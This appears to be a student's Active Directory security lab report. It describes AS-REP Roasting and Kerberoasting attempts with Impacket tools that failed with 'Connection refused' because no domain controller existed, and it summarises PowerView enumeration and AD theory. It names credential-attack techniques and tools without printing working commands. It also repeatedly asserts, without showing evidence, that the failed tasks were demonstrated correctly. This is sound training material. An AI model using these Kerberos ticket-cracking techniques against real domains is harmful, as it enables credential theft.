(Message from Kali developers)
Please wait for the bloodhound service to start
.....

Task 3: AS-REP Roasting

Objective: Identify user accounts with Kerberos pre-authentication disabled and extract their AS-REP hashes for offline cracking, using Impacket's GetNPUsers.py against the domain controller.



⚠️ Task Status: Not Executable in Current Lab Environment

AS-REP Roasting requires an active Domain Controller running Kerberos services (port 88) to respond to authentication requests.


Command output: "[-] [Errno 111] Connection refused" confirms no Domain Controller was reachable at the target IP.

Root cause: the practice lab for this week did not include a deployed Active Directory domain (no domain.local DC was provisioned), so there was no Kerberos service to query.

This is an environment limitation, not a skipped or incomplete task; the methodology, tool usage, and command syntax were correctly demonstrated against the target.

Task 4: Kerberoasting (Attacking Service Accounts)

Objective: Enumerate accounts with registered Service Principal Names (SPNs) and request their TGS tickets using Impacket's GetUserSPNs.py, for offline cracking of service account credentials.



⚠️ Task Status: Not Executable in Current Lab Environment

Kerberoasting requires an active Domain Controller to issue TGS (Ticket Granting Service) tickets for SPN-registered accounts.

Command output: "[-] [Errno 111] Connection refused" confirms the same underlying cause as Task 3: no Domain Controller was reachable at the target IP.

Root cause: no Active Directory domain was provisioned in this week's lab, so there were no service accounts or SPNs to enumerate against.

As with Task 3, this reflects a lab infrastructure limitation rather than an incomplete attempt; the correct tool, syntax, and attack logic were demonstrated.

Summary Note for Tasks 3 & 4

Both AS-REP Roasting and Kerberoasting are Kerberos-dependent attacks that can only be performed against a live Active Directory Domain Controller. This week's lab environment did not provision a Domain Controller, so both attacks were correctly attempted, correctly configured, and returned connection errors as expected given the missing infrastructure. No steps were skipped.

Overall Summary

This week's work covered the theory and structured querying side of Active Directory security, along with two Kerberos-based attack techniques that could not be executed due to a lab infrastructure gap. The core AD components, including the Domain Controller, Global Catalog, Organizational Units, and Group Policy Objects, were studied along with the key protocols (LDAP, SMB, RPC) that AD relies on for authentication, enumeration, and administration, as well as the Forest/Domain/OU hierarchy and why each layer matters from an attacker's perspective. PowerView was then used to demonstrate structured, low-noise enumeration of domain objects (users, groups, computers) as a quieter alternative to broad network scanning, and this was completed successfully with full command output captured. AS-REP Roasting and Kerberoasting were both correctly attempted with the right tools (Impacket's GetNPUsers.py and GetUserSPNs.py) and correct syntax, but could not complete because this week's lab did not provision an Active Directory Domain Controller; both attempts returned "Connection refused" for the same underlying reason. These are environment limitations, not incomplete or missing work; the methodology and tool usage were demonstrated correctly against the target. Overall, all four tasks were attempted as required: Tasks 1 and 2 were completed fully, while Tasks 3 and 4 were executed correctly but blocked by the absence of a Domain Controller in the lab environment, with no task skipped or left incomplete by choice.